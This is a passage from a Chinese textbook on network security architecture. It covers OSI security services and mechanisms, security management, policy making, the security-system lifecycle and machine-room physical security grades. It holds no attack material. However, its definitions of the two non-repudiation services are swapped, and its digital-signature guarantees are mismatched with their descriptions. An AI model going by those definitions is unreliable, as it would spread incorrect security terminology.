(1) 数据源发证明的抗抵赖——为数据的发送者提供数据交付证据，这使得接收者事后不能谎称未收到过这些数据或否认它的内容。

(2) 数据交付证明的抗抵赖——为数据的接收者提供数据来源的证据，这使得发送者事后不能谎称未发送过这些数据或否认它的内容。

2. 安全机制

安全机制是指为了保证网络安全而必须完成的工作。ISO 7498—2 确定的安全机制为加密机制、数据签名机制、访问控制机制、数据完整性机制、鉴别交换机制、业务流填充机制、路由控制机制、公正机制。

1) 加密机制

加密机制能提供数据保密性，也能为通信业务流信息提供保密性。

在 OSI 安全体系结构中应根据加密所在的层次及加密对象的不同，而采用不同的加密方法。加密算法可以是可逆的，也可以是不可逆的。可逆加密算法又分为对称密钥加密算法和非对称密钥加密算法。

2) 数字签名机制

数字签名机制是解决网络通信中特有的安全问题的有效方法。可以完成对数据单元的

签名，也可以实现对已有签名的验证。

数字签名是附加在数据上的一些数据，或是对数据所作的密码变换，这种数据或变换允许数据的所接收者确认数据来源和数据的完整性。

数字签名机制能够保证以下3点：

(1) 报文鉴别——接收者能够核实发送者对报文的签名。

(2) 报文的完整性——发送者事后不能抵赖对报文的签名。

(3) 不可否认——接收者不能伪造对报文的签名。

3) 访问控制机制

访问控制机制是按事先确定的规则决定主体对客体的访问是否合法。对非授权或不正当的访问进行报警或审计跟踪。

(1) 确定访问权。

可以利用某个实体经过鉴别的身份或关于该实体的信息或该实体的安全标记，确定并实施实体的访问权。

(2) 建立访问控制机制的手段。

建立的手段包括控制信息库、鉴别信息、安全标记、试图访问的时间、试图访问的路由、访问持续的时间等。

4) 数据完整性机制

数据完整性机制包括两种形式：一种是数据单元的完整性，另一种是数据单元流的完整性。数据完整性机制就是确保数据单元或者数据单元流完整性的各种机制。可以使用不同的机制提供这两种不同的完整性服务。

5) 鉴别交换机制

鉴别交换机制是以交换信息的方式来确认实体身份的机制。

选择鉴别交换技术取决于他们应用的环境，鉴别技术包括时间戳和同步时钟、两次握手和三次握手和抗抵赖服务等。

6) 业务流填充机制

业务流填充机制主要是对抗攻击者进行流量分析。采用的方法一般在应用连接空闲时，连续发出伪随机序列，使得攻击者不知哪些是有用信息、哪些是无用信息。该机制可以用于提供各种等级的保护，只在业务填充收到保密性服务保护时才有效。

7) 路由控制

路由控制机制可使信息发送者选择特殊的路由，以保证数据安全。

(1) 路由选择：路由既可以动态选择，也可以事先选择，以便只利用物理上安全的子网、中继站或链路。

(2) 路由连接：在检测到持续操作攻击时，系统可以指示网络服务提供者通过不同的路由建立连接。

(3) 安全策略：安全策略会禁止携带某些安全标记的数据通过某些子网、中继站或链路。

8) 公证机制

公证机制通过第三方机构提供对通信数据的完整性、通信实体、时间等内容的公正服务，仲裁出现的问题。

第三方公正机构得到通信实体的信任，并且掌握按照某种可证实方式提供所需信息。在使用公正机制时，数据便在参与通信的实体之间经由受到保护的通信场合和公正机构进行传送。

3. 安全服务和安全机制的关系

安全服务和安全机制有着密切的关系，安全服务是由安全机制实现的。一个安全服务可以由一个或几个安全机制来实现；同一个安全机制也可以用于实现不同的安全服务中，他们并不是一一对应的。总之，安全服务与机制好比领导班子与员工集体（非一一对应）：前者制订计划，后者执行计划；前者做对的事情，后者把事情做对。安全服务和安全机制的关系见表 10.2。

表 10.2　OSI 的安全服务、安全机制及 OSI 协议层的关系

安全服务＼安全机制		加密	数字签名	访问控制	数据完整性	鉴别交换	业务流填充	路由控制	公证	提供服务的OSI协议层
鉴别	对等实体	√	√	×	×	√	×	×	×	3,4,7
	数据来源	√	√	×	×	×	×	×	×	3,4,7
访问控制		×	×	√	×	×	×	×	×	3,4,7
数据保密性	有连接的保密性	√	×	×	×	×	×	√	×	1,2,3,4,7
	无连接保密性	√	×	×	×	×	×	√	×	2,3,4,7
	选择字段的保密性	√	×	×	×	×	×	×	×	7
	流量保密性	√	×	×	×	×	√	√	×	1,3,7
数据完整性	有恢复功能的连接完整性	√	×	×	√	×	×	×	×	4,7
	无恢复功能的连接完整性	√	×	×	√	×	×	×	×	3,4,7
	选择字段连接完整性	√	×	×	√	×	×	×	×	7
	无连接完整性	√	√	×	√	×	×	×	×	3,4,7
	选择字段无连接完整性	√	√	×	√	×	×	×	×	7
抗抵赖	数据源发证明的抗抵赖	×	√	×	√	×	×	×	√	7
	交付证明的抗抵赖	×	√	×	√	×	×	×	√	7

注：√表示该安全机制提供该安全服务，或与其他机制结合提供安全服务。×表示不提供。

4. 安全服务和网络层次的关系

ISO 的开放系统互连参考模型的七个不同层次各自完成不同的功能，相应地，在各层需要提供不同的安全机制和安全服务，为各系统单元提供不同的安全特性。

1）鉴别服务

网络层具备进行网络主机和设备鉴别的参数要求，可以满足数据通信对网关的选择的服务要求，同时可以满足网络通信管理信息的来源鉴别要求。

传输层具备网络通信中系统端口鉴别的参数要求，在一个连接的开始前和持续过程中能够提供两个或多个通信实体的进程鉴别服务。作为 OSI 模型中最低的满足实体鉴别参

数要求的层次，可以为应用层实体提供鉴别服务。

应用层可以提供和满足应用实体间的特殊或专项鉴别服务。

2）访问控制服务

网络层可以确立网络层实体的标识，如精细到网络设备或主机访问主体和客体标识，因而，可以驱动基于网络设备、主机、网段或子网的访问控制机制，提供网络层实体访问控制服务。这种服务所控制的对象的粒度是非常粗糙的，它仅在网络层的实体之间有所不同，但正因为如此，其控制和保护的范围也相对广泛。

与网络层道理相同，传输层可提供基于网络服务端口的访问控制机制，控制端到端之间数据共享或设备共享。

应用层能提供应用相关的访问控制服务，将访问控制建立在应用层实体，如应用进程或所代表的用户，将保护精细到具体应用过程中涉及的共享资源。

3）数据保密性服务

物理层可通过成对插入透明的电气转换设备实现线路信号的保密，通过线路物理特性可提供电磁辐射控制，物理层保密性服务相对简单透明，但只能抵抗线路切入攻击。

数据链路层可以提供相邻的节点间交换数据的保密，从保密作用上看，与物理层一致，与物理层保密性服务构成冗余的线路保密服务。

网络层具备建立网络主机和设备及保密性服务条件，在网关上可以提供中继式保密机制或分段式保密机制。但这种保密服务精细到主机或网段级，即认为保密性服务相关的主机或网关是可信的，提供的保密服务是一致的。

传输层可以提供网络服务端口的端端交换数据保密，因而，可以区分不同端口间的数据交换保密需求。同时，传输层提供的保密是端到端的，传输中间的节点不参与这种数据保密性服务。

应用层具备建立应用进程间的交换数据保密服务条件，但也增加了保密性服务参数管理复杂性，相对低层保密服务而言，对网络主机的密码算法和密钥管理提出了更高的要求。

4）数据完整性服务

物理层没有检测或恢复机制，不具备数据完整性服务条件。

数据链路层具备相邻的节点之间的完整性服务条件，但对网络上的每个节点增加了系统时空开销，而提供的完整性不是最终意义的完整，所以提供这种服务被认为具备效益条件。

网络层与数据链路层相似，也被认为不具备效益条件。对网络层实体，它们自己产生和管理的网络管理信息的完整性服务是必须的，但这种服务是网络层内部的需要，不对高层开放。因而不是我们所指的数据完整服务，更应该作为网络层内部机制处理。

传输层因为提供了真正的端到端的连接，因而，被认为最适宜提供数据完整性服务，不过通常传输层提供的数据完整性是不具备语义完整性服务性能。

应用层可以建立应用实体相关的语义级完整性服务。

5）抗抵赖服务

抗抵赖服务必须具备完整的证明信息和公证机制。显然在传输层以下都不具备完整的证明信息交换条件。抗抵赖服务的证明信息的管理与具体服务项目密切相关，与公证机制相关，通常都建立在应用层之上。安全服务和网络层次的关系见表 10.2。

5. 安全管理

为了有效地运行安全服务，需要有相关措施来支持，这些措施就是安全管理。安全管理把管理信息分配到有关安全服务和安全机制中去，对他们进行管理。与 OSI 有关的安全管理活动有 3 类：系统安全管理、安全服务管理和安全机制管理。其中系统安全管理涉及总的 OSI 环境方面的管理，安全服务管理涉及特定安全服务的管理，安全机制管理涉及特定安全机制的管理。

1）系统安全管理

系统安全管理涉及总的 OS 环境方面管理。属于这一类安全管理的典型活动有：

（1）总体安全策略的管理，包括一致性的修改与维护。

（2）与其他 OSI 管理功能的相互作用。

（3）与安全服务管理和安全机制管理的交互作用。

（4）事件处理管理，包括远程报告违反系统安全的明显企图，对触发事件报告的阈值进行修改。

（5）安全审计管理，包括选择被记录和被远程收集的事件，授予或取消对所选事件进行审计跟踪日志记录的能力，审计记录的远程收集，准备安全审计报告。

（6）安全恢复管理，包括维护用来对安全事故做出反应的规则，远程报告对系统安全的明显违规，安全管理者的交互。

2）安全服务管理

安全服务管理涉及特定安全服务的管理。在管理一种特定安全服务时可能的典型活动包括：

（1）为安全服务指派安全保护的目标。

（2）制定与维护选择规则，选取安全服务所需的特定的安全机制。

（3）协商需要取得管理员同意的可用的安全机制。

（4）通过适当的安全机制管理功能调用特定的安全机制。

（5）与其他的安全服务管理功能和安全机制管理功能进行交互。

3）安全机制管理

安全机制管理涉及特定安全机制的管理，包括：

（1）密钥管理。其主要功能是间歇性地产生与所要求的安全级别相应的密钥；根据访问控制策略，对于每个密钥决定哪个实体可拥有密钥的副本；用可靠办法使密钥对开放系统中的实体是可用的，或将这些密钥分配给它们。

（2）加密管理。其主要功能是与密钥管理的交互作用；建立密码参数；进行密码同步。

（3）数字签名管理。其主要功能是与密钥管理的交互作用；建立密码参数与密码算法；在通信实体与可能有的第三方之间使用协议。

（4）访问控制管理。其主要功能是安全属性（包括口令）的分配；对访问控制表进行修改；在通信实体与其他提供访问控制服务的实体之间使用协议。

（5）数据完整性管理。其主要功能是与密钥管理的交互作用；建立密码参数与密码算法；在通信的实体间使用协议。

（6）鉴别管理。其主要功能是将说明信息、口令或密钥分配给要求执行鉴别的实体；在通信的实体与其他提供鉴别服务的实体之间使用协议。

(7) 通信业务流填充管理。其主要功能是维护通信业务流填充的规则,如预定的数据率;制定随机数据率;指定报文特性;按时间改变这些规定。

(8) 路由控制管理。其主要功能是确定按特定准则选择被认为是安全可靠或可信任的链路或子网。

(9) 公证管理。其主要功能是分配有关公证的信息;在公证方与通信的实体之间使用协议;与公证方进行交互。

10.3 安全策略与运行生命周期

在安全系统设计阶段,在硬件、软件设计的同时,应规划处系统安全策略;在工程设计中,应按照安全策略的要求确定系统的安全机制;在系统运行中,应强制执行安全机制所要求的各项安全措施,并对其进行检查、评估,不断补充、改进和完善。

每个安全系统都有其自身的生命周期,随着时间推移,当新的安全系统需求出现时,原来的安全系统就被取代。

10.3.1 安全策略定义

1. 安全策略的内涵

安全策略的制定与实施对组织的安全有着非常重要的作用。安全策略是指在一个特定的环境里,为保证提供一定级别的安全保护所必须遵守的规则。安全策略从本质上说是描述组织具有哪些重要的信息资产,并说明如何对这些资产进行保护的一个计划。

制定安全策略的目的是对组织成员阐明如何使用系统资源,如何处理敏感信息,如何采用安全技术产品,用户应该具有什么样的安全意识,掌握什么样的技能要求,承担什么样的责任等。

安全策略应当目的明确、内容清楚,能广泛地被组织成员所接受与遵守,要求有足够的灵活性和适应性,能够涵盖各种数据、活动和资源。

2. 安全策略制定的原则

在制定信息安全管理策略时,要严格遵守以下主要原则:

(1) 目的性原则。安全策略是为组织完成自己的信息安全使命而制定的,策略应该反映组织的整体利益和可持续发展的要求。

(2) 适用性原则。安全策略应该反映组织的真实环境和信息安全的发展水平。

(3) 可行性原则。安全策略应该具有切实可行性,其目标应该可以实现,并容易测量和审核。

(4) 经济性原则。安全策略应该经济合理,尽量减少规模和复杂程度。

(5) 完整性原则。安全能够反映组织的所有业务流程的安全需要。

(6) 一致性原则。安全策略要和国家、地方的法律法规保持一致;和组织已有的策略、方针保持一致;整体安全策略保持一致。

(7) 弹性原则。对安全需要求有总体的设计和长远的规划,策略不仅要满足当前的组织要求,还要满足组织和环境在未来一段时间内发展的要求。

3. 安全策略的内容

要实现网络安全，不但要靠先进的技术，而且也得靠严格的管理、法律约束和安全教育，主要包括如下内容：

（1）先进的网络安全技术是网络安全的根本保证。对网络面临的威胁进行风险评估，决定需要的安全服务，选择相应的安全机制，然后使用先进的安全技术，形成一个全方位的安全系统。

（2）严格的安全管理是确保安全策略落实的基础。应建立相应的网络安全管理办法，加强内部管理，建立合适的网络安全管理系统，加强用户管理和授权管理，建立安全审计和跟踪体系，提高整体网络安全意识。

（3）严格的法律、法规是网络安全保障的坚强后盾。面对日趋严重的网络犯罪，必须建立与网络安全相关的法律、法规，使攻击者慑于法律，不敢轻举妄动。

4. 安全策略的制定过程

1）理解组织业务特征

设计信息安全策略的前提是充分了解组织业务特征，包括对其业务内容、性质、目标及其价值进行分析。

2）得到管理层的明确支持

为了使制定的信息安全策略与组织的业务目标一致，使制定的安全方针、政策和控制措施可以在组织的上上下下得到有效的贯彻，可以得到有效的资源保证，安全策略制定需要得到管理层的明确支持。

3）组建安全策略制定小组

安全策略制定小组包括：高级管理人员、信息安全管理员、信息安全技术人员、负责安全策略执行的管理人员和用户部门人员。

4）确定安全整体目标

通过防止安全事故的发生和将可能出现的安全事故的影响降到最低，保证业务持续性，使业务损失最小化，并为业务目标的实现提供保障。

5）确定安全策略范围

根据实际情况确定信息安全策略要涉及的范围，可以在整个组织范围内、或者在个别部门或领域制定信息安全策略。

6）进行风险评估与选择安全控制

选择适合组织安全策略的基础是风险评估的结果，组织选择出了适合自己安全需求的安全控制目标与安全控制方式后，安全策略的制定才有了最直接的依据。

7）起草拟定安全策略

安全策略要尽可能地涵盖所有的风险和控制，根据具体的风险和控制制订相应的安全策略。

8）评估安全策略

安全策略制定后，要经过充分的评估，确保安全策略能够达到组织需要的安全目标。评估时需要考虑以下方面：安全策略要符合法律、法规、技术标准及合同的要求；安全策略已经得到了管理层批准和支持；安全策略不能损害组织、组织人员及第三方的利益；安全策略实用、可操作并可以在组织中全面实施；安全策略能够满足组织在各个方面的安全要求；

安全策略得到了组织中的人员与相关利益方的同意等。

9）实施安全策略

把具体安全策略编制成组织信息安全策略手册，并将其发布到组织中的每个组织人员与相关利益方。

10）持续改进安全策略

组织所处的内外环境在不断变化，信息资产所面临的风险也在不断变化，人的思想和观念也在不断的变化，所以要定期评审安全策略，进行持续改进。

10.3.2 安全系统的开发与运行

系统开发是创建一个具有特定功能和性能的系统，为了保证整个系统的安全，必须保证系统开发过程的安全，以及所开发系统的安全。

1. 安全系统的开发

安全系统开发应该遵循的原则有：主管参与、优化与创新、充分利用信息资源、实用和时效、规范化、有效安全控制以及适应发展变化。

安全系统开发需要进行安全控制有：

1）可行性评估

可行性评估是对系统开发实施安全管理必须遵循的最基本条件。可行性评估指评估在当前环境下系统开发必须具备的资源和条件。包括目标和方案的可行性、实现技术方面的可行性、社会及经济可行性和操作和进度可行性。

2）项目管理

项目管理是在项目实施过程中对其计划、组织、人员及相关数据进行管理和配置，对项目实施状态进行监视和对项目完成情况进行反馈。

3）代码审查

防止系统中的各种错误和漏洞的最好方法是进行代码审查。代码审查主要任务是发现程序的实现与设计文档不一致的地方和程序中的逻辑错误。开发小组的各个成员要互相进行代码审查，保证代码的正确是开发小组程序员的共同责任。

4）程序测试

程序测试的目的有两个：一个是确定程序的正确性，另一个是排除程序中的安全隐患。程序测试是使得安全系统成为可用产品的重要措施。

5）版本管理

版本管理是提高系统可靠性的重要措施。安全系统的设计过程是由一个状态向另一个状态转变的过程，系统的版本反映设计过程的相应变迁。设计者在开发环境中正在进行设计开发，对应的版本是工作版本，这个版本是不能使用的或没有配置好的版本。当设计已经完成，系统进行审批，对应的版本是提交版本，这个版本不允许删除和更新。如果提交版本通过所有的检测、测试、审核和验收后，那么就升级为发放范本，这个版本不能修改，而且应该归档存放。如果系统设计达到了某种要求，那么在一段时间内保持不变的版本就称为冻结版本。

2. 安全系统的运行

加强对系统运行的安全管理可以保证安全系统的可靠性、安全性和有效性。系统运行

安全管理包括系统评价、系统运行安全检查和系统变更管理等,还应该建立系统运行文档。

1）系统评价

安全系统投入运行后,要不断对其运行状况进行评价,并将评价结果作为系统维护、更新和进一步开发的依据。系统评价是对一个系统进行质量检测分析,包括以下方面：系统对用户和业务需求的相对满意程度；系统开发过程的规范程度；系统功能的先进性、可靠性、完备性和发展性；系统的性能、成本、效益综合比；系统运行结果的有效性、可行性和完整性。

系统评价的指标有预定的系统开发目标完成情况、系统运行实用性评价和系统对设备的影响。

2）系统运行安全检查

系统运行检查就是要确保系统正常运行并处于稳定高效的运行状态。系统运行安全检查包括以下两个方面：进行计算机硬件系统、实体环境和人员的安全检查；进行系统运行的安全测试。

3）系统变更管理

安全系统总是处于一种不断变化的状态,系统变更管理的目的是迅速解决由于安全系统不断变化产生的问题。系统变更管理包括：对系统进行运行同步跟踪,对系统软件的补充、升级和修订,对硬件和物理设备的变更。

4）系统运行文档的建立

将系统初始状态、当前状态和各类程序运行参数等系统设置进行安全备份,建立系统设置参数文件,用于系统运行维护、系统恢复和系统移植,也可用于安全审查。将系统运行时产生的特定事件记录在系统运行日志中,用于提供系统权限检查中的问题、系统故障的发生与恢复以及系统检测等信息,也可用于检查系统的使用情况。

10.3.3 安全系统的生命周期

一个安全系统使用了一段时间以后,会由于生产生活的发展而变得不合时宜,用户提出新的安全系统的要求,新的安全系统代替旧的安全系统的这种周期循环就称为安全系统的生命周期。安全系统的生命周期由系统规划、系统分析、系统设计、系统实施、维护管理5个阶段组成,如图10.7所示。

1. 系统规划阶段

用户提出建立新的安全系统或者改造原有安全系统的要求,进行初步调查研究,给出建设性结论,经过专家组讨论研究后形成可行性研究报告,将新系统建立方案和实施计划编写成系统设计任务书,作为以后各个设计阶段的指导性文件。

2. 系统分析阶段

根据系统设计任务书所规定的范围进行详细调查、收集信息、分析数据,构造出新系统的逻辑模型,确定系统工作流程,形成系统方案,并将系统分析的结果编写成逻辑说明书。

3. 系统设计阶段

根据系统分析阶段提出的逻辑模型进行物理模型的设计,确定系统的实施方案。系统设计时先进行总体设计,之后进行详细设计。主要设计包括安全机制的选择和设计、密码体制工程化设计、密钥管理措施设计、系统硬件和软件的选择等。系统设计的结果总结成系统




图 10.7　安全系统的生命周期

的详细技术设计报告。

4. 系统实施阶段

该阶段是对新系统进行实施，主要包括应用程序的编制与调试、人员培训、系统转换和系统验收等。

5. 维护管理阶段

系统投入运行后，需要不断地维护和管理，根据用户提出的安全需求修改系统功能或增加系统功能。安全系统运行一段时间以后，还要对系统工作质量、经济效益进行评价，作为新系统开发的需求和依据。

安全系统的开发过程是一个从抽象到具体的逐步细化的过程。在这个过程中，每个阶段都可能需要反复多次，不断优化。

10.4　小　　结

本章是计算机网络安全体系结构的阐述。主要介绍了计算机网络的两种安全模型、网络安全体系结构框架、安全策略和安全系统的生命周期。

读者要掌握基本概念，对网络安全体系结构有个整体概念。

10.5　习　　题

1. 计算机网络安全的模型有哪些？
2. 简述 Internet 网络安全体系结构框架。

3. 图 10.8 表示的是 P2DR2 动态安全模型，请从信息安全角度分析此模型。




图 10.8　P2DR2 模型

第 11 章　网络实体安全

唯一真正安全的系统是断电后被浇铸进水泥块中并被封存进防辐射的有重兵把守的屋子内的系统。

——Gene Spafford

确保整个计算机网络系统的安全前提，是确保计算机以及网络系统机房的物理安全。只有物理安全得到了保证，整个计算机网络系统的安全才有可能实现。

网络实体安全(Physical Security)又叫物理安全，是指为了保证网络系统安全可靠地运行，确保系统在对信息进行存储和传输的过程中，不会受到人为或自然因素的危害，对网络机房、系统环境、系统设备以及存储介质等所进行的安全管理。实体安全的目的是保护计算机、网络服务器、交换机、路由器、防火墙等硬件实体免受自然灾害、人为失误、犯罪行为的破坏，确保系统有一个良好的工作环境等。

影响计算机网络实体安全的主要因素有：计算机及其网络系统自身存在的脆弱性因素；各种自然灾害导致的安全问题；由于人为的失误及各种犯罪行为导致的安全问题。

实体安全包括环境安全、设备安全、存储媒体安全和硬件防护。

1. 环境安全

计算机网络通信系统的运行环境应按照国家有关标准设计实施，应具备消防报警、照明安全、不间断供电、温湿度控制系统和防盗报警，以保护系统免受水、火、有害气体、地震、静电的危害。

2. 设备安全

通信设备和通信线路的装置安装要稳固牢靠，具有一定对抗自然因素和人为因素破坏的能力。同时设备应该能够防止电磁信息的泄漏、线路截获，以及抗电磁干扰。

3. 存储介质安全

存储介质的安全包含两方面的内容：一方面是存储介质自身的安全，另一方面是存储介质上数据的安全。存储介质本身的安全主要是安全保管、防盗、防毁和防霉；其上的数据安全是指防止数据被非法复制和非法销毁。

4. 安全管理

安全管理包括硬件资源的安全管理、信息资源的安全与管理健全管理机构和规章制度等内容。

11.1 计算机网络机房与环境安全

计算机网络机房与环境安全就是要保证网络系统有一个安全的物理环境，对放置网络系统的空间进行周密规划，充分考虑各种因素对信息系统造成的威胁并加以规避。

1. 机房设计依据的规范标准

(1)《电子计算机机房设计规范》(GB50174—93)。

(2)《电子计算机场地通用规范》(GB/T2887—2000)。

(3)《计算机机房用活动地板的技术条件》(GB6650—86)。

(4)《计算站场地安全要求》(GB9361—88)。

(5)《电子计算机机房施工及验收规范》(SJ/T3003—93)。

(6)《供配电系统设计规范》(GB50052—95)。

(7)《低压配电设计规范》(GB50054—95)。

(8)《建筑设计防火规范》(GB50016—2006)。

(9)《建筑物防雷设计规范》(GB50057—94)。

(10)《采暖通风与空气调节设计规范》(GB50019—2003)。

(11)《建筑与建筑群综合布线系统工程设计规范》(GB/T50311—2007)。

2. 机房设计遵循的原则

(1) 先进性原则。采用先进成熟的技术和设备，既要满足当前需求，又要兼顾未来扩展的要求，尽可能采用最先进的技术、设备和材料，以适应高速的数据传输需要，使整个系统在一段时期内保持技术的先进性，并具有良好的发展潜力，以适应未来业务发展和技术升级的需要。

(2) 可管理性原则。在机房设计时，必须建立一套全面、完善的机房管理和监控系统。所选用的设备应具有智能化，可管理的功能，同时采用先进的管理监控系统设备及软件，监测整个计算机机房的运行状况，故障发生时迅速确定位置和原因，提高运行性能、可靠性，简化机房管理人员的维护工作。

(3) 可靠性原则。为保证各项业务应用，机房布局、结构设计、设备选型、日常维护等各个方面必须进行高可靠性的设计和建设。在关键设备采用硬件备份、冗余等可靠性技术的基础上，采用相关的软件技术措施提高计算机机房的安全可靠性。

11.1.1 机房的安全等级

为了对网络系统提供足够的保护而又节约资源，应该对网络机房规定不同的安全等级，不同等级的机房提供不同的安全保护。根据 GB/T 9361—1988 标准《计算机场地安全要求》，机房的安全等级分为 3 个基本类别。

1. A 类

对计算机机房的安全有严格的要求，有完善的计算机机房安全措施。该类机房可以防止需要最高安全性和可靠性的系统和设备。

2. B 类

对计算机机房的安全有较严格的要求，有较完善的计算机机房安全措施。该类机房的

安全性较 A 类次之，但比 C 类强。

3. C 类

对计算机机房的安全有基本的要求，有基本的计算机机房安全措施。该类机房可以存放只需要最低限度的安全性和可靠性的一般性系统。

其中 A 类安全级别最高，B 类安全级别其次，C 类安全级别最低。不同安全等级机房的安全要求如表 11.1 所示。

表 11.1　机房安全级别要求

项　　目	A 级	B 级	C 级
场地选址	○	□	△
结构防火	○	□	□
火灾自动报警系统	○	□	△
自动灭火系统	○	□	△
灭火器	□	□	□
内部装饰	○	□	△
供配电系统	○	□	△
空气调节系统	○	□	△
防水	○	□	□
防静电	○	□	△
防雷击	○	□	□
防电磁干扰	○	□	△
防噪声	□	□	△
防鼠害	○	□	□
入侵报警系统	□	△	△
视频监控系统	□	△	△
出入口控制系统	○	□	△
集中监控系统	□	△	△

注：○:表示要求并可有附加要求；□：表示要求；△:表示无要求。

11.1.2　机房的安全保护

